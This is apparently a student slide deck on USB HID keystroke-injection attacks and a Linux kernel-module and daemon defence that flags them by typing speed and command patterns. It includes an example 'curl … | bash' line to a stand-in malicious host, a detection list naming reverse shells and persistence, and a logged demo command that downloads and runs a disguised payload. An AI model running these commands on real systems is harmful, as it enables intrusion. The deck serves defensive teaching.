USB HID Keystroke Injection: Attack and Defense

Demonstrates OS-Level Security Mechanisms
for USB HID Attack Detection

▶ The Problem

USB Security Threats

The Inherent Flaw

- USB devices are inherently trusted by operating systems
- No authentication required for USB Human Interface Devices (HID)


The Attack & Impact

- Malicious USB devices can impersonate as keyboards
- Can execute arbitrary commands in milliseconds
- User has no time to react

▶ Real-World Impact

- **Corporate espionage:** Data exfiltration from air-gapped systems
- **Social engineering:** Found USB attacks
- **Physical access attacks:** Quick compromise of unattended systems
- **Famous examples:**
  - USB Rubber Ducky (Hak5)
  - Flipper Zero BadUSB

▶ PROJECT OVERVIEW



01

ATTACK VECTOR (Arduino Micro) - [ATmega32U4]

- Proof-of-concept malicious USB keyboard
- Demonstrates real attack capabilities

02

KERNEL MODULE (USB Monitor)

- Monitors USB device connections
- Extracts device metadata


03

USER-SPACE DAEMON (HID Guard)

- Real-time keystroke analysis
- Behavioral pattern detection

THE ATTACK

ATTACK SEQUENCE



1. Open terminal (Keybind)

2. Download Payload (curl | bash)


3. Execute in background (&)

4. Hide evidence (history -c)

5. Close terminal (exit)


TOTAL TIME: < 3 SECONDS
KEYSTROKES: 1-4ms apart (impossibly fast)

Detection



Timing Analysis

Inter-Keystroke Timing (IKT) Detection



IKT: 50-200ms
Jitter: High (Variable)

IKT: 1-4ms
Jitter: Low (Consistent)


Behavioral Patterns

Detected Patterns

- Download tools: curl, wget
- Piped execution: | bash, | sh
- Reverse shells: bash -i >& /dev/tcp/
- Obfuscation: base64 -d, eval
- Persistence: crontab, .bashrc

```
Ex: curl http://mallicious.com/rev.sh | bash ⚠
```

▶ SYSTEM ARCHITECTURE



USB Device Connects

Kernel Module Detects HID

Metadata exposed to /sys/kernel/usb_hid_monitor/

Daemon monitors input events

/dev/input/eventX


Associates device info from userspace to last connected device


Timing analysis (IKT calculation)

Command reconstruction & pattern matching

Scoring generation

Demo





```
:~/projects/school/HID-Injection-Guard/kernel$
```

```
:/sys/kernel$
```

Future Enhancements

Current Challenges

- Timing threshold tuning for fast typists
- Pattern detection limited to known commands
- Currently Linux-only


Proposed Solutions

- Machine Learning: Adaptive pattern detection, user behavior profiling
- Smarter Thresholds: Per-user baseline calibration
- Cross-Platform: Windows and macOS support
- Active Defense: Automatic USB device blocking/sandboxing
- Alert Integration: Syslog, email, security dashboard
- False Positive Reduction: Whitelist trusted devices by VID/PID

▶ THANKS!

HID Injection Demo Recap

[NEW DEVICE] /dev/input/event23 |
VID:PID = 0x2341:0x8037 |
Arduino LLC - Arduino Micro |
Serial: HIDPC



```
COMMAND: echo curl -s
http://192.168.122.153:8000/payloa
d.elf -o /tmp/chrome.log &&
chmod +x /tmp/chrome/.log &&
/tmp/chrome.log
```

THREAT DETECTION ALERT ⚠

- Download command (curl/wget)
- Execution pattern (chmod +x / ./)
- AUTOMATION: Very fast typing detected (<5ms IKT)

TOTAL THREAT SCORE: 113 ⚠

THREAT LEVEL: CRITICAL - Active exploitation

⚠